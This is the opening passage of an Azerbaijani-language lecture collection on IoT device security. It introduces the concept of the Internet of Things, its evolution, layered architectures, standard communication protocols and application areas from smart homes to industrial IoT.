AZƏRBAYCAN RESPUBLİKASI
ELM VƏ TƏHSİL NAZİRLİYİ

Azərbaycan Kibertəhlükəsizlik
Təşkilatları Assosiasiyası

Elektronika və IoT cihazların təhlükəsizliyi

fənni üzrə mühazirələr toplusu

Müəlliflər: Dr. Asif Qanbayev, Rəşad Əliyev

Bu vəsait Azərbaycan Respublikasının Elm və Təhsil Nazirliyinin maliyyə dəstəyi ilə həyata keçirilən "İnformasiya təhlükəsizliyi ixtisası üzrə elmi-metodiki tədris (çap və onlayn) vəsaitlərinin hazırlanması" layihəsi çərçivəsində hazırlanmışdır.

Nəşrin məzmununa görə donor məsuliyyət daşımır.

Azərbaycan Respublikası Elm və Təhsil Nazirliyi
Azərbaycan Kibertəhlükəsizlik Təşkilatları Assosiasiyası
Dövlət Gömrük Komitəsinin Akademiyası

IoT Təhlükəsizliyi: Əsaslar, Analiz və Praktik Təcrübələr

Müəlliflər: Dr. Asif Qanbayev, Rəşad Əliyev

BAKI - 2025

Mündəricat

1. IoT nədir ?

1.1. IoT-yə Giriş

Əşyaların İnterneti (IoT) son illərdə internet texnologiyasının növbəti inqilabi təkamülü kimi qəbul edilir. Bu texnologiya, fiziki obyektlərin (cihazlar, sensorlar, nəqliyyat vasitələri, geyilən texnologiyalar) bir-biri ilə və ya insanlarla ünsiyyət quraraq, real dünyada baş verən prosesləri izləmək və idarə etmək üçün istifadə olunan sistemlər yaratmağa imkan verir. IoT təkcə bir texnologiya deyil, müxtəlif texnologiyaların birgə istifadəsi ilə yaradılan, fərqli sahələrdə tətbiq olunan və insanların həyatını asanlaşdıran çoxşaxəli bir konsepsiyadır.

IoT-nin uğurlu mövcudluğu və sürətli yayılması internetin gündəlik həyatımızın bir hissəsi kimi qəbul edilməsinə, sosial, iqtisadi və sənaye sahələrində göstərdiyi xidmətlərin əhəmiyyətinə əsaslanır. IoT-nin inkişafı fiziki obyektlərin (smart cihazlar, sensorlar) bir-biri ilə əlaqə quraraq öz aralarında məlumat mübadiləsi etməsi (M2M – Maşından Maşına) və ya insanlarla ünsiyyət qurması (M2H – Maşından İnsan) ilə baş verir. Bu geniş interaktiv ekosistem, gələcəkdə bazar artımında və həyat keyfiyyətinin yaxşılaşdırılmasında böyük imkanlar açır. Xüsusilə, səhiyyə, kənd təsərrüfatı, ağıllı şəhərlər, ev və ofis avtomatlaşdırılması, sənaye və enerji idarəetməsi kimi sahələrdə IoT-nin əhəmiyyəti daha da nəzərə çarpır.

1.2. IoT-nin Təkamülü

IoT-nin inkişafı beş əsas mərhələdə baş verir (Şəkil 1.1):

Mərhələ 1: Kompüterdən kompüterə lokal şəbəkə

Bu mərhələ kompüterlərin lokal şəbəkələrdə (LAN) bir-biri ilə əlaqə qurduğu ilk dövrü təmsil edir. Məqsəd məhdud resursları daha effektiv və iqtisadi şəkildə bölüşdürmək idi. Bu, müasir şəbəkə texnologiyalarının təməlini qoymuşdur və gələcəkdə internetin yaranmasına yol açmışdır.

Mərhələ 2: İnternet və WWW (World Wide Web)

İnternetin və WWW-nin inkişafı kompüterləri qlobal miqyasda birləşdirdi və məlumat mübadiləsinə imkan yaratdı. TCP/IP protokolunun inkişafı bu mərhələnin əsasını təşkil etdi. Bu mərhələ, müxtəlif coğrafi məkanlardan milyonlarla cihazın bir-biri ilə əlaqə qurmasını mümkün edən qlobal bir şəbəkənin əsasını qoydu.

Mərhələ 3: Mobil internet


Mobil internetin inkişafı ilə smartfonlar və digər mobil cihazlar internetə daxil olmağa başladı. Mobil rabitə texnologiyaları, məsələn, 3G, 4G və 5G, məlumatlara hər yerdə və hər zaman çıxış imkanı yaratdı. Bu mərhələ IoT-nin yaranması üçün əsas bir addım idi, çünki mobil cihazlar vasitəsilə məlumatların toplanması və ötürülməsi reallığa çevrildi.

Mərhələ 4: Sosial şəbəkələr

Bu mərhələ internetdə insanların öz aralarında ünsiyyət qurmalarına və şəxsiyyətlərini onlayn ekosistemdə təmsil etmələrinə imkan verən sosial şəbəkələrin yaranmasını təmsil edir. Sosial şəbəkələr, fiziki obyektlərin də bir-biri ilə sosial əlaqələr qura biləcəyi düşüncəsinə yol açdı və IoT-nin gələcək potensialını göstərdi.

Mərhələ 5: Əşyaların interneti (IoT)

Bu günə qədərki son mərhələ fiziki obyektlərin internetə qoşulmasını, məlumatların toplanmasını, emal edilməsini və paylaşılmasını nəzərdə tutur. IoT, ev avtomatlaşdırılması, ağıllı şəhərlər, kənd təsərrüfatı və sənaye prosesləri kimi bir çox sahədə istifadə olunur. IoT həm də "Sosial Əşyaların İnterneti" (SIoT) və "Sənaye Əşyalarının İnterneti" (IIoT) kimi alt konsepsiyaları əhatə edir.



Şəkil 1.1. IoT-nin inkişafı

1.3. IoT Arxitekturası və Komponentləri


IoT-nin təsirli və funksional olmasını təmin etmək üçün onun arxitekturası çox qatlı bir model üzərində qurulmuşdur. IoT-nin əsas arxitektura modelləri iki əsas növə bölünür: üç laylı və beş laylı modellər.

1. **Üç laylı arxitektura (Şəkil 1.2a):**
    - **Qavrama layı:** Obyektlərdən (sensorlar, aktuatorlar, RFID etiketləri) məlumat toplayır və emal edir. Bu lay, cihazların real dünyadakı məlumatları qəbul etməsi və onları şəbəkə layına ötürməsi üçün məsuldur.
    - **Şəbəkə layı:** Bu lay müxtəlif şəbəkə texnologiyalarını (Bluetooth, WiFi, LTE) və protokolları (Zigbee, MQTT, CoAP) istifadə edərək cihazların bir-biri ilə əlaqə qurmasını təmin edir. Məlumatlar bu lay vasitəsilə təhlil və emal üçün tətbiq qatına ötürülür.
    - **Tətbiq layı:** Bu, IoT məlumatlarının son istifadəçilərə təqdim edildiyi və müxtəlif xidmətlər göstərildiyi qatdır. Ağıllı şəhərlər, ağıllı evlər və e-səhiyyə kimi çoxsaylı tətbiq sahələrini əhatə edir.

2. **Beş laylı arxitektura (Şəkil 1.2b):**

Bu model üç əsas laydan əlavə iki əlavə qat - **Ara Proqram** və **Biznes Layı** ilə tamamlanır:

- **Ara proqram layı:** Şəbəkə layından məlumatları alır, emal edir və xidmətlərin idarə olunmasını təmin edir. Bu qat məlumatların saxlanması və hesablama gücü üçün bulud texnologiyalarından istifadə edir.
- **Biznes layı:** İoT sisteminin ümumi idarəetməsi və müxtəlif tətbiqlərin işə salınmasını təmin edir. Bu qat, biznes modellərinin, axın qrafiklərinin və məlumatların təqdim edilməsinə cavabdehdir.



Şəkil 1.2. IoT arxitekturası

1.4. IoT Standartlaşdırma Cəhdləri

İoT-nin genişmiqyaslı tətbiqi, fərqli cihazların və xidmətlərin birgə işləməsini təmin edəcək standartlaşdırma və protokolların yaradılmasını tələb edir. Son illərdə bir çox təşkilatlar (IETF, ITU, ETSI, IEEE) bu sahədə fəaliyyət göstərir:

- **Əsas protokollar:** CoAP (Constrained Application Protocol), MQTT (Message Queue Telemetry Transport), XMPP (Extensible Messaging and Presence Protocol) IoT üçün geniş istifadə olunan protokollardır. Bu protokollar məlumatların toplanması və ötürülməsi üçün xüsusi olaraq uyğunlaşdırılmışdır.
- **Təhlükəsizlik protokolları:** IPsec, Datagram Transport Layer Security (DTLS) və Host Identity Protocol (HIP) kimi protokollar İoT cihazlarının təhlükəsizliyini təmin edir. Məhdud resurslara malik olan cihazlarda istifadə üçün optimallaşdırılmış xüsusi təhlükəsizlik protokolları IoT sistemlərinin təhlükəsizliyini artırmaq üçün mühüm rol oynayır.

IoT-nin uğurlu tətbiqi üçün bu standartların yaradılması, müxtəlif cihazların və sistemlərin birgə işləməsini, məlumatların təhlükəsiz və effektiv ötürülməsini təmin edir.

Cədvəl 1.1. IoT üçün mövcud standartlaşdırma səylərinin xülasəsi

a) Tətbiq təbəqəsi protokolları (Application Layer Protocols)

Protokol	**RESTful**	**Nəqliyyat**	**Abunə olma / Paylaşma**	**Sorğu / Cavab**	**Təhlükəsizlik**	**Başlıq Ölçüsü (Bayt)**	**Təşkilat**
COAP	X	UDP	√	√	DTLS	4	IETF
MQTT	X	TCP	√	X	SSL	2	OASIS
MQTT-SN	X	UDP	√	X	SSL	2	OASIS
XMPP	X	TCP	X	√	SSL	8	IETF
AMQP	X	TCP	√	X	SSL	8	OASIS
DDS	X	TCP UDP	√	X	SSL DTLS	-	OMG
HTTP	X	TCP	X	√	SSL	-	IETF W3C

b) Şəbəkə və middleware protokolları (Network Layer & Middleware Protocols)

Protokol	**Funksionallıq**	**Xarakteristika**	**Təşkilat**
mDNS	Xidmət aşkarlanması	Sıfır konfiqurasiya. IP multicast UDP paketlərindən istifadə edir.	IETF
DNS-SD	Xidmət aşkarlanması	mDNS-dən istifadə edir. Müştərilər üçün geniş sahə xidməti aşkarlanması.	IETF
RPL	Yönləndirmə	Məsafə vektoru protokolu. DODAG topologiyası.	IETF
6LoWPAN	Enkapsulyasiya	IPv6 üçün uyğunlaşma təbəqəsi. Header sıxılması. Fragmentasiya.	IETF
6TiSCH	Enkapsulyasiya	IEEE802.15.4e üzərindən az güc istehlakı ilə IPv6. Sənaye IoT.	IETF

c) Fiziki təbəqə protokolları (Physical Layer Protocols)

Protokol	**Yayımlama Texnologiyası**	**Radio Zolağı (MHz)**	**MAC Girişi**	**Məlumat Sürəti (bps)**	**Miqyassızlıq**	**Təşkilat**	**Aralıq**
IEEE 802.15.4	DSSS	868/915 /2400	TDMA, CSMA/ CA	20/40/250 K	65K nodes	IEEE	10 m-100 m
BLE	FHSS	2400	TDMA	1024K	5971 slaves	Bluetooth Group	< 50 m
EPCglobal	DS-CDMA	860-960	ALOHA	Varies: 5-640K	< 50 m	EPCglobal	< 50 m
LTE-A	Multiple CC	varies	OFDMA	1G (Up), 500M (Down)	< 100 km	3GPP	< 100 km
Z-Wave	CSMA/CA	868/908 /2400	CSMA/ CA	40K	232 nodes	Sigma Designs	30 m (Indoor), 100 m

							(Outdoor)
LoRa	LoRa (CSS)	0.125-0.25	ALOHA	0.3K to 50K	Milyonlarla qədər	LoRa Alliance	< 15 km
Sigfox	BPSK	0.1	ALOHA	600	Milyonlarla qədər	SNO	< 50 km (Down), 10 km (Up)
NB-IoT	QPSK	0.1	FDMA/ OFDMA	20K (Up), 250K (Down)	256	3GPP	< 35 km
Insteon	QAM	904	TDMA	38.4K	Smartlabs	< 45 m	

1.5. IoT Tətbiqləri


IoT inqilabının fərqli sahələrdə tətbiqlərinin təhlili üçün diqqətimizi müxtəlif tətbiq ssenarilərinə yönəldək. Səhiyyə (məsələn, pasiyentin monitorinqi və cərrahiyyə əməliyyatları), ağıllı enerji sistemləri, ağıllı avtomobillər (müstəqil idarəetmə vasitələri), sənaye avtomatlaşdırılması kimi sahələrdə IoT-nin tətbiqinin geniş potensialı vardır. Şəkil 1.3-də IoT-nin bir sıra ümumi və potensial tətbiq sahələri göstərilmişdir.

IoT tətbiqləri funksionallığın əhatə dairəsinə, quraşdırma üçün tələb olunan cihazların sayına, etibarlılığa və digər amillərə əsasən müxtəlif yollarla təsnif edilə bilər. Ümumilikdə, IoT tətbiqlərini dörd əsas kateqoriyaya bölmək olar: **İdentifikasiya ilə əlaqəli xidmətlər**, **Məlumatların Toplanması xidmətləri**, **Əməkdaşlığa İstiqamətlənmiş Xidmətlər** və **Hərtərəfli xidmətlər**.

- **İdentifikasiya ilə əlaqəli xidmətlər** hər bir fiziki obyekti şəbəkə məkanında xəritələndirərək ünvanlanmasını təmin edir və şəbəkə əlaqələndirmə xidmətlərini həyata keçirir. Bu xidmətlər IoT tətbiqlərinin demək olar ki, hamısında mövcuddur.
- **Məlumatların toplanması xidmətləri** müxtəlif obyektlərdən müxtəlif məlumatları toplayaraq onları emal üçün yönəldən xidmətlərdir. Məsələn, ağıllı evlərdə, ağıllı şəhərlərdə və digər sahələrdə müxtəlif məlumatlar toplandıqdan sonra, müvafiq emal proseslərinə göndərilir.
- **Əməkdaşlığa istiqamətlənmiş xidmətlər** toplanmış məlumatlar əsasında qərarlar qəbul edərək müvafiq cavab və ya hərəkətləri koordinasiya edir. Məsələn, sənaye avtomatlaşdırılması tətbiqlərində sensorlardan gələn məlumatlar emal edilərək avtomatik olaraq müvafiq sistemlərin işini tənzimləyir.
- **Hərtərəfli xidmətlər** isə şəbəkə daxilində hər zaman və hər yerdə mövcudluq təmin edən xidmətlərdir. IoT tətbiqləri bu səviyyəyə yüksəldikdə maksimum

fayda verir, lakin bunun üçün texnologiyaların, protokolların və standartların səmərəli şəkildə inteqrasiyası tələb olunur.

Massive IoT və **kritik IoT** kimi əsas iki kateqoriya da mövcuddur. **Massive IoT** çox sayda az enerji sərf edən və nisbətən kiçik həcmli məlumatları yayan cihazların yerləşdirilməsi ilə xarakterizə olunur. Məsələn, ağıllı evlər, ağıllı kənd təsərrüfatı, aktivlərin idarə olunması və ağıllı sayğaclar. **Kritik IoT** isə daha yüksək etibarlılıq, mövcudluq və aşağı gecikmə tələb edən tətbiqlərdir.



Şəkil 1.3. IoT-nin tətbiq sahələri


IoT tətbiqlərini başqa bir təsnifat yolu isə onların istifadə sahəsinə görədir: **infrastruktur səviyyəsində**, **təşkilati səviyyədə**, **fərdi səviyyədə** və **hərtərəfli səviyyədə**. Məsələn, ağıllı şəhər və ağıllı enerji infrastruktur səviyyəsində olan tətbiqlərdir. Təşkilati səviyyədə olan tətbiqlər, adətən, müəssisənin iş proseslərinin avtomatlaşdırılmasına yönəlir. Fərdi səviyyədə tətbiqlərə ağıllı evlər, geyilə bilən texnologiyalar və oyunlar daxildir. Səhiyyə və avtomobil kimi bəzi tətbiqlər isə bütün səviyyələri əhatə edir.

Aşağıda əsas IoT tətbiq növləri ətraflı şəkildə təqdim olunur.

1.5.1. Ağıllı ev

Ağıllı ev konsepsiyası yeni deyil və hətta IoT-nin yaranmasından çox əvvəl mövcud idi. Ağıllı evin məqsədi evdə olan cihazları və məişət texnikalarını izləmək, idarə etmək, uzaqdan nəzarət etmək və tamamilə avtomatlaşdırmaqdır. IoT

texnologiyası ağıllı ev tətbiqini tam olaraq reallaşdırmaq üçün lazım olan infrastruktur və texnologiyanı təmin edir (Şəkil 1.4).



Şəkil 1.4. Ağıllı ev mühitinin əlaqəli tərəfləri

IoT-yə əsaslanan ağıllı evlər həm lokal (amma məhdud) saxlama və emal vahidlərindən (məsələn, gateway və ya hub), həm də bulud infrastrukturundan istifadə edir. Əlavə olaraq, edge computing texnologiyası ağıllı evlərdə gecikmə, yük balanslaşdırması və resurs istifadəsi kimi problemləri həll etmək üçün istifadə edilir.

Ağıllı evlərdə başlıca komponentlər arasında ağıllı təhlükəsizlik sistemləri, istilik, havalandırma və kondisioner (HVAC) sistemləri, istifadəçi profilinə əsaslanan mühitin öz-özünə tənzimlənməsi, ağıllı enerji idarəetməsi və obyektlərin izlənməsi üçün GIS (Geoinformasiya Sistemi) var. Bu tətbiqlər yüksək səviyyədə məxfilik, təhlükəsizlik, etibarlılıq və digər texnoloji tələblər tələb edir. ZigBee, 6LoWPAN, az enerji sərf edən WiFi, RFID və bulud hesablama bu tətbiqlərdə istifadə olunan əsas texnologiyalardır.

1.5.2. Ağıllı şəhər

Ağıllı şəhərlər artıq bir çox ölkələrdə, o cümlədən Almaniya, ABŞ, Çin və Hindistanda həyata keçirilir. Ağıllı şəhər konsepsiyası, şəhər infrastrukturunun, nəqliyyatın, səhiyyənin və digər xidmətlərin daha ağıllı və effektiv idarə edilməsinə yönəlmişdir (Şəkil 1.5).

Ağıllı şəhər tətbiqlərində əsas məqsəd böyük miqyasda əlaqə, yüksək etibarlılıq, təhlükəsizlik və xidmətlərin daimi mövcudluğunu təmin etməkdir. Məsələn, ağıllı nəqliyyat vasitələri şəhərin hərəkətlilik idarəetmə sisteminə inteqrasiya olunur.

Bu cür tətbiqlərdə adətən RFID, ZigBee, Bluetooth və Wi-Fi texnologiyaları qısa məsafəli əlaqələr üçün istifadə olunur. Geniş miqyasda IoT cihazlarını əlaqələndirmək üçün isə GSM, WCDMA, 4G, 5G kimi uzun məsafəli texnologiyalar tətbiq olunur.

Şəkil 1.5. Ağıllı şəhərlərdə IoT istifadəsi

1.5.3. Ağıllı enerji

Enerji sektorunda IoT tətbiqlərinin məqsədi enerji istehsalı, ötürülməsi, paylanması və idarəetmə proseslərinin avtomatlaşdırılmasıdır. Bu tətbiqlər həm istehlakçıların enerji istehlakını optimallaşdırmaq, həm də enerji təchizatçılarının real vaxtda nəzarət və texniki xidmət imkanlarını artırmaq üçün istifadə olunur (Şəkil 1.6).


Ağıllı enerji tətbiqlərinin əsas komponentləri bərpa olunan enerji mənbələri, ağıllı texniki xidmət və ağıllı enerji sayğaclarıdır. Bu sahədə LoRa, SigFox, Power-Line Communication (PLC), IEEE 802.15.4 və Z-Wave kimi texnologiyalar istifadə olunur. Bu tətbiqlərin özünü dayanıqlı, çevik və təhlükəsiz olması əsas məqsəddir.

Şəkil 1.6. Ağıllı enerji sisteminin tərkib hissələri

1.5.4. Ağıllı səhiyyə

Səhiyyə sektoru IoT-nin ən genişmiqyaslı tətbiq sahələrindən biridir və 2025-ci ilə qədər bu sektorun ən böyük bazar payına sahib olması gözlənilir (Şəkil 1.7). IoT texnologiyaları profilaktik, diaqnostik, müalicə və reabilitasiya xidmətləri üçün geniş imkanlar yaradır.

Ağıllı saatlar, bantlar, geyilə bilən cihazlar və digər tibbi avadanlıqlar pasiyentin həyati əlamətlərini real vaxt rejimində izləyərək həkimlərə uzaqdan məlumat göndərə bilir. Bu cür tətbiqlər səhiyyədə diaqnozların erkən qoyulması, müalicə proseslərinin optimallaşdırılması və xəstəxana resurslarının effektiv idarə olunmasına kömək edir. Əsas texnologiyalar BLE, WBAN (IEEE 802.15.6), LR-WPAN (IEEE 802.15.4) və NB-IoT-dir.



Şəkil 1.7. Ağıllı səhiyyədə IoT-nin rolu

1.5.5. IoT avtomobil

2040-cı ilə qədər avtomobil satışlarının 90%-nin tam və ya yüksək səviyyədə avtomatlaşdırılmış nəqliyyat vasitələri olacağı proqnozlaşdırılır. Avtomobillərdə IoT texnologiyalarının tətbiqi, müstəqil idarə olunan nəqliyyat vasitələrinin reallaşdırılması üçün mühüm rol oynayır. Müasir avtomobillərdə təxminən 60-100 sensor var və bu sayın yaxın gələcəkdə 200-ə çatacağı gözlənilir.

IoT-nin avtomobil sənayesinə inteqrasiyası ağıllı naviqasiya, təhlükəsizlik sistemləri və avtomatik texniki xidmət kimi müxtəlif funksiyaların təmin edilməsi ilə nəticələnir. Bu tətbiqlərdə Bluetooth, ZigBee, DSRC, WiFi və 4G texnologiyaları istifadə olunur.

1.5.6. Oyunlar, AR və VR

İoT texnologiyasının digər bir maraqlı tətbiq sahəsi oyunlar, artırılmış reallıq (AR) və virtual reallıq (VR) sahəsidir. Bu tətbiqlər istifadəçilərə yeni nəsil oyun təcrübələri təqdim edir. Artırılmış reallıq və virtual reallıq sahələri həm əyləncə, həm də təhsil, səhiyyə, mühəndislik kimi sahələrdə geniş istifadə olunur (Şəkil 1.8).

Şəkil 1.8. AR və VR texnologiyalarının istifadə sahələri

1.5.7. IoT-nin kənd təsərrüfatı, sənaye və taktiki internet sahələrində tətbiqi

IoT texnologiyaları kənd təsərrüfatı, sənaye və taktiki internet kimi fərqli sahələrdə geniş tətbiq taparaq avtomatlaşdırma, dəqiqlik və məhsuldarlıq baxımından əhəmiyyətli nailiyyətlər əldə etməyə imkan yaradır. Bu texnologiyalar, insan əməyinin yükləndiyi ənənəvi prosesləri optimallaşdıraraq həm iqtisadi, həm də sosial inkişaf üçün yeni perspektivlər açır.


- **Kənd təsərrüfatında IoT tətbiqi**

Kənd təsərrüfatı insan cəmiyyətinin əsasını təşkil edən ən qədim fəaliyyətlərdən biridir və qida istehsalının effektivliyinin artırılması bu sahədə davamlı inkişaf üçün həyati əhəmiyyət daşıyır. IoT texnologiyaları əkinçilikdə torpağın monitorinqi, məhsuldarlığın artırılması üçün optimal gübrələmə strategiyaları və suvarma proseslərinin dəqiq idarə edilməsi kimi bir çox sahədə tətbiq olunur. Bu texnologiyalar vasitəsilə kənd təsərrüfatında real vaxt rejimində məlumat toplamaq, analiz etmək və qərar qəbul etmək mümkün olur. Bluetooth, RFID, ZigBee, GPS, LoRa, SigFox və NB-IoT kimi rabitə texnologiyaları təsərrüfat proseslərinin avtomatlaşdırılmasında mühüm rol oynayır. Məsələn, suvarma sistemlərində IoT sensorları torpağın nəmlik səviyyəsini izləyərək yalnız lazım olan miqdarda suyun istifadə edilməsini təmin edir, bununla da su israfı azalır və ekoloji dayanıqlılıq artırılır. Heyvandarlıqda isə IoT cihazları heyvanların sağlamlıq

vəziyyətini izləyir, yem ehtiyacını müəyyən edir və xəstəliklərin erkən aşkarlanmasına kömək edir.

- **Sənaye internetinin (IIoT) rolu**

Sənaye İnterneti (IIoT) istehsalat proseslərinin avtomatlaşdırılmasında və optimallaşdırılmasında əvəzsiz bir vasitədir (Şəkil 1.9). IIoT texnologiyaları vasitəsilə sənaye müəssisələri aktivlərini internet vasitəsilə təhlükəsiz şəkildə əlaqələndirə bilir, bu isə istehsalatın effektivliyini artırır və əməliyyat xərclərini əhəmiyyətli dərəcədə azaldır. IIoT, müəssisələrin həm daxili resurslarını idarə etməsinə, həm də müştərilərlə əlaqəni daha səmərəli təşkil etməsinə imkan verir. Məsələn, istehsalat xətlərindəki IoT sensorları avadanlıqların vəziyyətini real vaxtda izləyərək potensial nasazlıqları erkən aşkar edir və bu da qeyri-məhsuldar dayanma müddətlərinin azalmasına səbəb olur. Eyni zamanda, IIoT texnologiyaları məhsulun istehsaldan son istifadəçiyə qədər izlənməsinə şərait yaradaraq təchizat zəncirində şəffaflığı artırır və müştəri məmnuniyyətini yüksəldir.




Şəkil 1.9. Sənayedə İoT-nin tətbiqi

- **Taktiki internet və onun tətbiqi**

